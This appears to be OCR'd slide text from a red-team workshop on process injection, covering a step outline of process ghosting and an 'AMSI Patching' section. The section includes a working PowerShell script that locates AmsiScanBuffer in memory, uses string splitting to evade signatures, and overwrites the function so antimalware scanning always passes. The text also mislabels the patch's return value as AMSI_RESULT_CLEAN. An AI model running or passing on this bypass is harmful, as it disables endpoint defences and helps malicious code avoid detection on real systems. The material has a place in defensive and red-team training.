
- Process Ghosting



Malware Process
(injector)
~~~~~~~~~~~
~~~~~~~~~~~
Create
File
(dummy)





delete-pending
Malware Process
(injector)
File
(dummy)
~~~~~~~~~~~
~~~~~~~~~~~


Malware Process
(injector)
~~~~~~~~~~~
~~~~~~~~~~~
delete-pending
File
(payload)
Section
(MEM_IMAGE)


Malware Process
(injector)
~~~~~~~~~~
~~~~~~~~~~
Close Handle
Section
(MEM_IMAGE)


Malware Process
(injector)
~~~~~~~~~~
~~~~~~~~~~
Section
(MEM_IMAGE)
Process Body


Malware Process
(injector)
~~~~~~~~~~
~~~~~~~~~~
Section
(MEM_IMAGE)
Process Body
Process Parameters


Malware Process
(injector)
~~~~~~~~~~
~~~~~~~~~~
Section
(MEM_IMAGE)
Process Body
Process Parameters
New Thread

ADVANCED PROCESS INJECTION TECHNIQUES

HANDS-ON WORKSHOP

ABUSE WINDOWS API | CUSTOM MALWARE DEVELOPMENT | BUILD OFFENSIVE C TRADECRAFT | ADVANCED PROCESS INJECTION METHODS

CYBERWARFARE LABS

https://github.com/RedTeamOperations/Advanced-Process-Injection-Workshop


Abusing / Evading Security Controls

- AMSI Patching

- amsi.dll is mapped to the virtual address space of a newly created process
- AmsiScanBuffer() function is used by AMSI to detect content credibility
- Since, amsi.dll is mapped to address space of process, we can force AmsiScanBuffer() to always return AMSI_RESULT_CLEAN
- After analysing the amsi.dll via debugging tools like Gdhira, Windbg, the instructions of


  AMSI_RESULT_CLEAN is MOV EAX, 0x80070057 (Hex 0x57, 0x00, 0x07, 0x80)

- The original idea is to provide the above Hex instruction code to AmsiScanBuffer() function at the beginning so that it will always return AMSI_RESULT_CLEAN



```
Byte[] Patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
```


```
HRESULT WINAPI AmsiScanBuffer(
  _In_     HAMSICONTEXT amsiContext,
  _In_     PVOID        buffer,
  _In_     ULONG        length,
  _In_     LPCWSTR      contentName,
  _In_opt_ HAMSISESSION session,
  _Out_    AMSI_RESULT  *result
);
```



```
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```


Reference : https://github.com/rasta-mouse/AmsiScanBufferBypass/blob/master/ASBBypass.ps1

In-Memory AMSI Patching



